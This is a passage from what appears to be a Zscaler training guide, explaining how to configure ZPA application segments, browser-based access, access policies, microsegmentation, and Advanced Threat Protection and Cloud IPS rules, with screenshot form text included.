
- **For UDP applications**, **ICMP health checks** validate reachability.
- **For web-based applications**, **HTTP/S health probes** confirm accessibility.

By following these deployment principles, organizations ensure **high availability, minimal latency, and optimal connectivity** for their **private applications**.

2. *Configure Application Segments – Defining Access Scope*

Once **App Connectors** are deployed, the next step is to **define application segments**, which determine **how applications are discovered, organized, and protected**.

Application Segmentation Process



Building Blocks — Configure the application segment

2 Create Application Segment from discovery, ML recommendations or manually
- Define TCP/UDP Ports
- Configure Healthchecks
- Map Application to Segment Group
- Map Application to ServerGroup

Add Application Segment

1 Define Applications | 2 Segment Group | 3 Server Groups | 4 Servers | 5 Review | 6 Policies

GENERAL INFORMATION

Name: Jira App

Status: ● Enabled ○ Disabled

Source IP Anchor: ○ Enabled ● Disabled

Description

APPLICATIONS

search by name, certificate, port, protocol

Applications: jira.company.com

Access Type: □ Browser Access □ Inspect Application □ Privileged Remote Access

Next Previous Skip Cancel

- **Define Applications:** Specify applications using **FQDNs, local domains, or IP addresses**.
- **Configure Health Reporting:** Enable **continuous or on-demand health checks** to validate reachability.
- **Group Applications:** Organize segments into **logical groups** based on **function, risk level, or department**.


This segmentation ensures that **only authorized users interact with relevant applications**, while **hidden applications remain undiscoverable**.

3. *Enable Browser-Based Access – Secure Application Access for Unmanaged Devices*

For users on **unmanaged or BYOD devices**, **browser-based access** provides a **clientless method** for securely connecting to **internal web applications**.

How Browser-Based Access Works:

- Users access applications **via FQDN in a standard web browser**.



Building Blocks — Browser Based Access

2 Configure Segment
Select "Browser Access"
- Is application HTTP or HTTPS?
- Which TCP Port is it listening on?
- If HTTPS is the webserver using a publicly signed certificate, or an internal (untrusted) certificate?
- Select Webserver Certificate to re-encrypt towards client (Internet) with. Must be configured
- Can be combined with Inspection
- Create Public DNS Entry mapped to CNAME provided
- Applications can be accessed directly by FQDN

Access Type: ☑ Browser Access □ Inspect Application □ Privileged Remote Access

Domain for Browser Isolation: Enter a domain or IP address

Select a certificate | HTTP | 80 | □ Allow Unauthenticated OPTIONS Request

Access Type: ☑ Browser Access □ Inspect Application □ Privileged Remote Access

Domain for Browser Isolation: Enter a domain or IP address

Select a certificate | HTTPS | 443 | ☑ Use Untrusted Certificates | □ Allow Unauthenticated OPTIONS Request

- They are **redirected to the identity provider (IdP)** for authentication.
- Once **identity and policies are verified**, a **secure session** is established.

Enhancing Security with Browser Isolation

For **high-risk users or sensitive applications**, Zscaler integrates **Cloud Browser Isolation**, which:


- **Streams only pixels** to the user, preventing **data theft or malware propagation**.
- **Blocks downloads, clipboard access, and printing**, enforcing **data control policies**.

Building Blocks — Browser Based Access — Portals

2 User portal provides easy links to Browser Based Access applications, as well as links to Public FQDNs

- Create User Portal
- Select Webserver Certificate
- Provide URL for Portal Page
- Create DNS Entry for FQDN to CNAME Provided

- Create Portal Links
- Select Private Application
  - Select User Portal
  - Select Application Segment
  - Select Application with BBA Enabled
- Select Public Application
  - Select User Portal
  - Enter FQDN and Path


Add User Portal

Name: Portal
Status: ● Enabled ○ Disabled
URL: https://portal.welshgeek.net
Portal Server Certificate: Welshgeek Certificate
Description:

NOTIFICATION BANNER
Status: ● Enabled ○ Disabled
Message Text:

Add Portal Links (1 App Type, 2 Link Type, 3 Links, 4 Review)

Specify if the links displayed in the user portal will point to private applications configured in ZPA or public applications not configured in ZPA.
● Private Applications
○ Public Applications

Add Portal Links (Link Type)
User Portal: Portal
Application Segments: Apache
Applications: apache.welshgeek.net

Add Portal Links (Link Type)
User Portal: Portal
URLs: HTTPS mydomain.com /path

This approach extends **Zero Trust access controls** to **untrusted endpoints** without **compromising security**.

4. *Define Access Policies – Enforcing Conditional Access Controls*


Zscaler enforces **private application access** through **policy-based rules**, which define **who can access what, when, and how**.

Core Policy Types

Building Blocks — Create the access policy

3 Configure Access Policy
Define Application Segment or Segment Groups

- Add Criteria for access —
  - SAML Attributes
  - SCIM Attributes
  - Device Posture
  - Trusted Networks
  - Client Types
    - Web Browser (PRA/BBA)
    - Cloud Browser (Isolation)
    - Client Connector (ZCC)
    - Machine Tunnel (ZCC Pre-Logon)
    - ZIA Service Edge (Forwarding)
    - Cloud Connector (IOT/Server)
- Define Rule — Allow or Block


Add Access Policy

Name: Jira Access
Description:

ACTION
Rule Action: ● Allow Access ○ Block Access
App Connector Selection Method: All App Connector groups for the application
Message to User:

CRITERIA
Application Segments: Select one or more application segments
OR
Segment Groups: Example
AND
SAML and SCIM Attributes
IDP: IDP Config
SAML Attributes
GroupName = ENG_Grp

1. **Access Policies:** Control which users/groups can access specific application segments.
2. **Client Forwarding Policies:** Dictate **when requests are bypassed or forwarded to ZPA**.
3. **Reauthentication Policies:** Define **how**

often users must reauthenticate before accessing applications.

4. **Isolation Policies:** Redirect high-risk applications to **Cloud Browser Isolation** for **secure session enforcement**.

Policy Evaluation and Enforcement

- **First-Match Principle:** Policy rules are evaluated **top-down**, stopping at the first match.
- **Explicit Deny Rules:** Organizations should **define block rules** before **allow rules** to enforce stricter controls.
- **SCIM & SAML Attributes:** Policies can **leverage user attributes** to grant or deny access dynamically.

By implementing **strict, identity-driven policies**, organizations can **control application access dynamically**, ensuring **secure, least-privileged access** to **private applications**.

Conclusion: A Practical Zero Trust Approach to Segmentation

Zscaler enables **Zero Trust segmentation** by ensuring:

- **Users access only the applications they need**—not broad network resources.
- **Cloud-to-cloud workloads are segmented** to enforce least-privileged access.
- **Identity-based microsegmentation prevents lateral movement** and attack propagation.
- **Automated policies enforce granular access control**, reducing complexity and risk.

By leveraging **Zscaler's Zero Trust segmentation framework**, organizations **eliminate attack surfaces, secure workloads, and achieve scalable, identity-driven access control**.

Microsegmentation: Enabling Granular Security Controls

Microsegmentation is a security approach that provides organizations with the ability to visualize application traffic flows and segment them at a fine-grained level, reducing the attack surface and preventing lateral movement of threats within the network. Unlike traditional network segmentation, which relies on broad firewall rules, microsegmentation enforces **precise access control policies** at the workload level. This ensures that even if an attacker gains access to a network segment, they are unable to move laterally to compromise other critical resources.

Zscaler's **Microsegmentation** is a **multi-tenant SaaS solution** designed for security, reliability, and scalability. It operates through a **combination of Zscaler cloud services and deployed agents** that work together to analyze traffic flows, enforce security policies, and monitor system health. These **lightweight agents** are deployed on **Windows and Linux hosts** across **virtual and physical servers, cloud workloads, and on-premises data centers**, ensuring seamless enforcement of access controls. The agents download the latest **microsegmentation policies** from the **Zscaler cloud**, which are then enforced using local **OS-based mechanisms** like **Windows Filtering Platform** and **Linux nftables**.

Organizations that leverage **Zscaler Private Access (ZPA)** can seamlessly enable **Microsegmentation**, as it is fully integrated into the **Zero Trust Exchange** framework. The solution is managed through **Zscaler's cloud infrastructure** and is currently available across the **U.S. region**, with administrators able to select data collection locations. **Telemetry data** is retained on a **rolling 14-day cycle**, ensuring visibility while maintaining security and compliance standards. The **installed agents operate continuously**, providing **real-time monitoring and segmentation enforcement**.

A **practical example of microsegmentation** can be seen in hybrid cloud architectures, where organizations isolate **critical assets** such as **databases, servers, and workstations**. Each segment operates with its own **access controls, firewalls, and intrusion detection policies**, limiting exposure in the event of a breach. If a hacker were to compromise a **user endpoint**, they would be confined to that **single segment**, preventing access to **sensitive corporate data and critical systems**.

At a high level, **firewalls** are designed for **perimeter security**, controlling **north-south traffic** (external-to-internal traffic). **Microsegmentation**, however, focuses on **internal security**, governing **east-west traffic** (internal system-to-system communication). By dividing the network into **isolated segments**, microsegmentation **restricts lateral movement** and **enforces precise access policies**, making it an essential security measure for **modern cloud-based environments**.

Microsegmentation Use Cases

Microsegmentation plays a critical role in securing **modern enterprise environments**, supporting various **business and IT use cases**, including:

- **Cloud Migration** – As enterprises move to the cloud, microsegmentation simplifies and secures **multi-cloud connectivity**, ensuring that workloads across **AWS, Azure, and Google Cloud** communicate securely without unnecessary exposure.
- **Mergers and Acquisitions (M&A)** – During **post-M&A integration**, organizations can use microsegmentation to **seamlessly extend security policies** without **merging networks**, protecting workloads across **VPCs, data centers, and public clouds**.
- **Virtual Desktop Infrastructure (VDI)** – Organizations running **cloud-hosted virtual desktops** can enforce **precise access policies**, allowing access only to **authorized applications** while preventing **unauthorized data transfers**.
- **Workload Segmentation** – Enterprises with **multi-cloud environments** can ensure **secure workload communications** across **different regions, VPCs, and virtual networks**, enforcing **least-privileged access** at the application level.

Microsegmentation Benefits

Organizations adopting microsegmentation gain several key benefits:


- **Centralized Security Controls Across Networks –** Unlike traditional **firewall-based segmentation**, microsegmentation governs **east-west traffic**, ensuring that policies apply consistently across **cloud, hybrid, and on-premises environments**.
- **Adaptive Segmentation Policies** – Policies are **workload-centric** rather than **hardware-dependent**, ensuring **policy enforcement remains intact** even during **infrastructure changes** or **cloud migrations**.
- **Comprehensive, Gap-Free Protection –** Security policies span across **private and public clouds, containers, data centers, and hybrid environments**, reducing security gaps caused by inconsistent enforcement.
- **Simplified Compliance Audits –** By uniquely identifying each resource and its interactions, **microsegmentation enhances visibility** and significantly **reduces the complexity of regulatory audits**.

Peer-to-Peer Connectivity in Zscaler Private Access (ZPA)

Beyond enabling **secure private application access**, **Zscaler Private Access (ZPA)** also supports **device-to-device connectivity** through **Client-to-Client** and **Server-to-Client connectivity**. These features facilitate **secure remote assistance and troubleshooting**, ensuring IT administrators can **securely connect to remote devices** without requiring **VPN access**.

Server-to-Client Connectivity

ZPA's **Server-to-Client connectivity** allows applications running on internal servers to connect with **Zscaler Client Connector-enabled endpoints** through **Branch Connectors** and **Cloud Connectors**. This enables **secure remote troubleshooting** and **software distribution** without exposing the network to unnecessary risk. **Admins can establish remote connections** using a **Zscaler-assigned IP address or FQDN**, eliminating the need for traditional VPN-based remote support solutions.



Client-to-Client Connectivity

With **Client-to-Client connectivity**, IT admins can establish secure **Remote Desktop Protocol (RDP) or Microsoft Remote Assistance (MSRA) sessions** to end-user devices when troubleshooting is required. The connection is facilitated through **ZPA's infrastructure**, allowing administrators to securely access **Windows, Mac, or Linux devices**. This capability is particularly useful for **Azure hybrid-joined or cloud-joined devices**, ensuring that support teams can provide assistance **without exposing the broader network**.

If **Client-to-Client connectivity is successfully established**, logs in the **User Activity Log** will show the **Access Type as Client-to-Client**, providing auditability for security teams.

AI-Powered App Segmentation in ZPA

ZPA's AI-Powered App Segmentation is designed to **dynamically segment applications**, ensuring that only **authorized users** can access specific workloads. Unlike **traditional VPN solutions**, where users are placed on the network, **ZPA's Zero Trust model** enforces **application-specific access**, eliminating broad network exposure.

Within the **SSE framework**, **software-defined perimeters (SDP)** play a crucial role in replacing **legacy network perimeters**, ensuring access is granted **based on identity and security posture** rather than **static network parameters**. **Zscaler's AI-powered segmentation** enhances this by leveraging **machine learning (ML) and artificial intelligence (AI)** to:

- **Identify and segment applications dynamically** based on **transaction patterns**.
- **Analyze access behaviors** to provide **recommendations for policy enforcement**.
- **Automate the creation of segmentation policies**, reducing the need for **manual configuration**.

AI-Powered App Segmentation Benefits

Organizations leveraging **AI-powered segmentation** benefit from:


- **Scalable and automated segmentation** – Simply define **application segments, set policies, and visualize access patterns**.
- **Seamless integration with third-party data sources**, including:
- **Configuration Management Databases (CMDBs)** such as **ServiceNow**.
- **Vulnerability assessment platforms** like **Qualys and Tenable**.
- **Cybersecurity asset management (CSAM) tools**.
- **Wildcard-based app discovery**, which **automatically groups applications** based on access patterns.
- **AI-driven recommendations** to optimize **app segmentation policies** based on **user access behaviors**.

By integrating **AI-powered segmentation with Zero Trust access controls**, organizations **eliminate lateral movement risks, strengthen security postures, and simplify policy management at scale**.

Conclusion: Why Microsegmentation and AI-Driven Security Matter

Microsegmentation and **AI-powered app segmentation** are critical components of **modern Zero Trust security architectures**. By implementing **fine-grained segmentation**, organizations gain **unparalleled control over user and workload interactions**, reducing the risk of **ransomware propagation, insider threats, and unauthorized access**. With **Zscaler's cloud-based microsegmentation**, enterprises can enforce **consistent security policies**, secure **multi-cloud and hybrid environments**, and **simplify compliance audits** while eliminating **legacy VPN and firewall complexities**.

Advanced Cyber Security Services



By the end of this chapter, you will be able to:

1. **Configure** Advanced Threat Protection capabilities
2. **Discover** how to configure Zscaler products and services to defend against attacks
3. **Recognize** the cyber functions Zscaler has in place to analyze organizational risk and defend against cyber attacks

Cyber Security Overview

Understanding Cybersecurity and the Threat Landscape

Cybersecurity is the practice of safeguarding systems, networks, and applications from digital threats aimed at accessing, altering, or stealing sensitive data. A **cybersecurity threat** is any activity that can harm an organization's systems or data through destruction, theft, unauthorized disclosure, denial of access, or unauthorized modification. The **Cybersecurity Threat Landscape** represents the sum of all potential and identified cyber threats that affect specific industries, user groups, or organizations over a given period.

The modern **cyberthreat landscape** is shaped by three major factors: the **increased use of automation by attackers**, the **growing operational complexity** resulting from multiple security solutions, and the **adoption gap—**where security measures struggle to keep up with the rapid evolution of cyber threats. To combat these evolving risks, the **Zscaler Zero Trust Exchange** platform implements a **layered security approach** that **prevents compromise, minimizes the attack surface, and stops lateral movement** within an organization's network.

Zscaler's Layered Threat Protection Approach

- **Malware Protection:** Zscaler's **Malware Protection** is a core security component that safeguards organizations and their users from malicious files and cyberattacks. **Malware** can take many forms, including **maldocs, downloaders, ransomware, information stealers, post-exploitation tools, and remote access trojans (RATs).** Among these, **phishing** is the most commonly used malware delivery method, while **watering hole attacks** represent another technique where attackers infect legitimate websites to compromise unsuspecting visitors. Zscaler's **malware protection configuration** enables security teams to block various threats, including **spyware, adware, trojans, worms, viruses, unwanted applications, and password-protected files.**
- **Advanced Threat Protection (ATP):** Zscaler's **Advanced Threat Protection (ATP)** is a critical component of its **Secure Web Gateway (SWG)** portfolio, integrated into **Zscaler Internet Access (ZIA).** ATP leverages the **world's largest cloud security platform** to provide **real-time detection and blocking of advanced threats.** Organizations can configure ATP capabilities to **detect, analyze, and mitigate** threats before they reach users and endpoints.
- **Cloud Sandbox:** Zscaler's **Cloud Sandbox** is a **cloud-native, proxy-based security solution** designed to **automatically detect, block, and quarantine** suspicious or unknown threats before they execute. By performing **real-time behavioral analysis** on files and applications, the sandbox prevents **zero-day malware, lateral movement, and data loss.** It is particularly effective in identifying **evasive malware that bypasses traditional security measures.**
- **Intrusion Prevention System (IPS):** Zscaler's **Intrusion Prevention System (IPS)** is designed to **monitor, detect, and block malicious traffic** that attempts to exploit network vulnerabilities. Traditional **Intrusion Detection Systems (IDS)** only **observe**

and log malicious activities, whereas **Zscaler IPS actively blocks bad packets before they can cause harm.** The **cloud-delivered IPS** provides superior detection compared to **traditional on-premises solutions**, eliminating blind spots and reducing the burden on security teams.

- **Deception Technology:** Zscaler's **Deception Technology** is a **proactive cybersecurity approach** that places **decoy assets** within an organization's environment to lure and identify attackers. These decoys **simulate real systems, applications, and data**, allowing security teams to **analyze attacker behavior in real-time.** By deploying **fake credentials, documents, and applications**, organizations can **identify adversaries early in the attack chain and neutralize threats before damage occurs.**
- **Zscaler Identity Threat Detection & Response (ITDR):** Zscaler **ITDR** is an identity security solution that **continuously monitors Active Directory (AD) infrastructure** for **compromised credentials, suspicious permissions, and misconfigurations.** By **identifying and remediating identity-based risks**, ITDR prevents attackers from leveraging **stolen credentials** or **misused privileges** to move laterally across an organization's environment.
- **Zscaler Private AppProtection:** Zscaler **Private AppProtection** secures traffic destined for **private applications**, regardless of the user's location. It safeguards organizations from **sophisticated attack techniques**, including **cross-site scripting (XSS), cookie poisoning, SQL injection, and remote code execution (RCE).** With **full inline inspection**, Private AppProtection **prevents application-layer attacks** while ensuring that **unauthorized users cannot even see private applications.** Integrated with **Zscaler Application Segmentation**, it **hides apps and servers from attackers**, reducing exposure and preventing breaches.
- **Zscaler Browser Isolation:** Zscaler **Browser Isolation** provides **secure web access** by **isolating active web content** from users and endpoints. As part of the **Zero Trust Exchange**, this technology ensures that **risky websites and zero-day threats** cannot execute on user devices. By streaming **only sanitized pixels** to users, **malware, ransomware, and unauthorized plugins** are kept at bay, providing **a safer browsing experience without disrupting productivity.**
- **Detection & Response:** Zscaler's **Detection & Response** solution aggregates **security logs, correlates threat intelligence, and generates actionable alerts** to help security teams **detect, analyze, and respond** to cyber threats. By leveraging **real-time visibility and behavioral analytics**, organizations can **identify anomalies, mitigate attacks, and strengthen their security posture.**

Zscaler's Cybersecurity Services Suite

Advanced Threat Protection

Advanced Threat Protection (ATP) is a **core capability** within **Zscaler's Secure Web Gateway (SWG) portfolio**, available through **Zscaler Internet Access (ZIA)**. It is designed to **protect network traffic from fraud, unauthorized communications, and malicious objects and scripts**. By leveraging **AI-driven threat intelligence and behavioral analysis**, ATP **identifies, blocks, and mitigates sophisticated cyber threats in real time**.

Zscaler provides **Advanced Threat Protection** through **five key security layers**:

1. **URL Security Categories** – Reduces the **attack surface** by enforcing **strict policy controls** on sanctioned **SaaS applications, URLs, and web categories**, preventing access to malicious or high-risk domains.
2. **Block Content Types** – Identifies and **prevents access** to **potentially dangerous file types**, mitigating risks associated with **malware-laden downloads, exploit kits, and suspicious executables**.
3. **Reputation-Based Blocking** – Leverages **global threat intelligence** to **block malicious IPs, URLs, and domains**. Zscaler integrates with **industry threat intelligence feeds, threat research teams, and its proprietary Cloud Effect**, ensuring rapid response to emerging cyber threats.
4. **Signatures and IPS Protection** – Uses **signature-based detection** within **ATP, cloud-based intrusion prevention systems (IPS), and multi-engine AV scanning** to proactively identify known threats and prevent infiltration.
5. **Machine Learning (ML) and Advanced Analysis** – Employs **AI-driven content analysis, anomaly detection, and command-and-control (C2) detection** to recognize **unknown and zero-day threats** that evade traditional defenses.

Disrupting Command-and-Control (C2) Communications

A crucial way to **stop cyberattacks** is by **disrupting Command and Control (C2) channels**, which attackers use to **communicate with compromised devices** within an organization. **Once an endpoint is infected with malware**, it attempts to **reach out to an attacker-controlled C2 server**, enabling **data exfiltration, remote access, or further payload deployment**.

Zscaler's **ATP capabilities** prevent these attacks by:

- **Blocking malicious outbound requests** to **known C2 infrastructure** based on **real-time threat intelligence**.

- **Detecting behavioral anomalies** that indicate **covert communication attempts**, even from previously unknown C2 servers.
- **Leveraging AI-driven analysis** to recognize suspicious traffic patterns, such as **beaconing activity or encrypted data transmissions** attempting to bypass security controls.

By **cutting off communication** between infected endpoints and **attacker-controlled networks**, Zscaler **neutralizes malware infections before they escalate into full-scale breaches**.

Zscaler’s AI-Powered Early Warning System

The **Advanced Threat Protection suite** functions as a **proactive early warning system** for enterprises, leveraging **trillions of data signals** to train its **AI/ML models**. This intelligence powers over **250,000 daily security updates**, enabling the **prevention of approximately 7 billion cyber threats each day**.

Zscaler’s **multi-layered defense approach** ensures that organizations remain **resilient against emerging cyber threats** by combining:

- **Real-time AI-driven threat detection**
- **Global threat intelligence sharing via Cloud Effect**
- **Inline analysis of web traffic and transactions**
- **Automated policy enforcement to block malicious activity**

By continuously evolving to **combat new and sophisticated attack techniques**, Zscaler’s **Advanced Threat Protection safeguards enterprises from cyber adversaries, zero-day malware, and advanced persistent threats (APTs)** while maintaining an **optimal user experience and business continuity**.

Zscaler’s Cloud IPS

Zscaler’s **Cloud Intrusion Prevention System (IPS)** is delivered through **Advanced Threat Protection (ATP) services** and the **Advanced Cloud Firewall**. Using **signature-based detection**, Zscaler’s IPS continuously **monitors and protects network traffic across all ports and protocols**, ensuring real-time security against **known and emerging threats**. The **IPS Control feature** is powered by **custom IPS signature rules** developed by **Zscaler’s security research team**, in addition to **signatures from industry-leading security vendors**. These **automated and continuously updated threat signatures** enable organizations to **detect, analyze, and block intrusion attempts effectively**.

Intrusion Prevention for Web & Non-Web Applications


Zscaler’s **Cloud IPS** extends **intrusion prevention capabilities across both web and non-web applications**, providing **context-aware security that leverages behavioral signatures to prevent unauthorized access and attacks**. Security teams can monitor **real-time threat trends through the IPS Overview Dashboard**, gaining **deep insights into user-level threat visibility, network activity, and intrusion attempts**.

To **configure IPS policies**, Zscaler offers **granular control within IPS settings**, allowing administrators to define **specific application categories, network services, and threat categories** that should be monitored and protected. Through the **policy construct under IPS Control**, organizations can **prioritize rule order, enforce targeted security policies, and enable tailored intrusion prevention controls** based on their security posture and risk tolerance.

Granular IPS Policy by IPS Category

Zscaler’s IPS policies can be configured based on **specific IPS categories, services, and threat classifications**. Administrators can define security rules based on **source and destination IPs, fully qualified domain names (FQDNs), users, groups, departments, locations,**

Granular IPS policy by IPS Category



Add IPS Control Rule

IPS CONTROL RULE

Rule Order: 1

Rule Name: IPS_Rule_1

Rule Status: Enabled

Rule Label: ---

CRITERIA

Users: Any

Groups: Any

Departments: Any

Locations: Any

Location Groups: Any

Time: Always

Network Service Groups: None

Network Services: Any

Advance Threat Categories: Any

Source IP Groups: None

IP Addresses: Add Items

Destination Groups: None

IP Address or FQDN: Add Items

Countries: Any

Categories: Any

ACTION

Network Traffic: Block/Drop

Logging: Aggregate

- Apply policy by users, groups, location, network services, source and destinations, and time based
- Action and logging definable by rule:
  - Block/Drop, Block/Reset, Bypass IPS, Allow
  - Full or Aggregate Logging

and network services. Additionally, **time-based policies** can be enforced to provide **scheduled IPS security controls** that align with operational requirements.

